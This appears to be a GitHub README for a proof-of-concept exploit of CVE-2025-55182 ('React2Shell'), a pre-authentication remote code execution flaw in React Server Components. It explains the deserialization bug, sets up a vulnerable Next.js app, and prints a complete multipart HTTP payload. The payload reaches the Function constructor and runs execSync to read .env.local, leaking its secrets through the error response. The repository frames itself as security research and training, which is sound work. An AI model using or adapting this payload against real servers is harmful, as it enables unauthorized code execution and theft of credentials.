
This repository contains a POC of CVE-2025-55182, a critical (CVSS score 10.0) pre-authentication remote code execution vulnerability affecting React Server Components, also known as React2Shell.
⚠️ WARNING: This repository is for educational and security research purposes only. Do not use this exploit against systems you do not own or have explicit permission to test.
This repository contains a proof-of-concept demonstration of CVE-2025-55182, a critical pre-authentication remote code execution vulnerability affecting React Server Components.
CVSS Score: 10.0 (Critical)
Affected Versions:
react-server-dom-parcel, react-server-dom-turbopack, react-server-dom-webpackCVE-2025-55182 is an unsafe deserialization vulnerability in React Server Components' Flight protocol implementation. The vulnerability allows unauthenticated attackers to execute arbitrary JavaScript code on the server by crafting malicious payloads that exploit prototype chain traversal and unsafe property access patterns.
The vulnerability stems from how React Server Components deserialize Flight protocol payloads. When processing module references, the code uses bracket notation to access properties (moduleExports[metadata[2]]), which traverses the entire JavaScript prototype chain. This allows attackers to reference properties that weren't explicitly exported, including the constructor property, which provides access to the global Function constructor.
By chaining prototype pollution techniques with React's internal chunk processing mechanisms, an attacker can construct a payload that ultimately executes arbitrary code through the Function constructor.
Create a new project using a version that includes the vulnerable React Server Components:
npx [email protected] poc-react2shell
cd poc-react2shell
Or use that repository.
Create a .env.local file in the project root to demonstrate the impact of the vulnerability:
SECRET_API_KEY=XXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Launch the Next.js development server:
npm run dev
The server should start on http://localhost:3000.
http://localhost:3000/POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 752
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"
{
"then": "$1:__proto__:then",
"status": "resolved_model",
"reason": -1,
"value": "{\"then\":\"$B1337\"}",
"_response": {
"_prefix": "var res=process.mainModule.require('child_process').execSync('cat .env.local',{'timeout':5000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});",
"_chunks": "$Q2",
"_formData": {
"get": "$1:constructor:constructor"
}
}
}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"
"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"
[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
The response should contain the contents of your .env.local file in the response body:

The payload consists of three multipart form fields:
Field 0: A fake chunk object containing:
$1:__proto__:then)$B1337) that triggers the exploit_response object with malicious _prefix and _formData.getField 1: A reference to field 0 ($@0)
Field 2: An empty array ([])
The malicious code in _prefix reads .env.local using Node.js's child_process.execSync and embeds the result in an error digest.
This vulnerability allows attackers to:
Practice this CVE in a real-world scenario
Want to exploit CVE-2025-55182 in a hands-on CTF environment? Check out OSS OopsSec Store, a deliberately vulnerable lab designed for offensive security training. This CVE is implemented as one of the flags!
This proof of concept is provided for educational purposes and security research only. Always ensure you have explicit written permission before testing security vulnerabilities on any system.

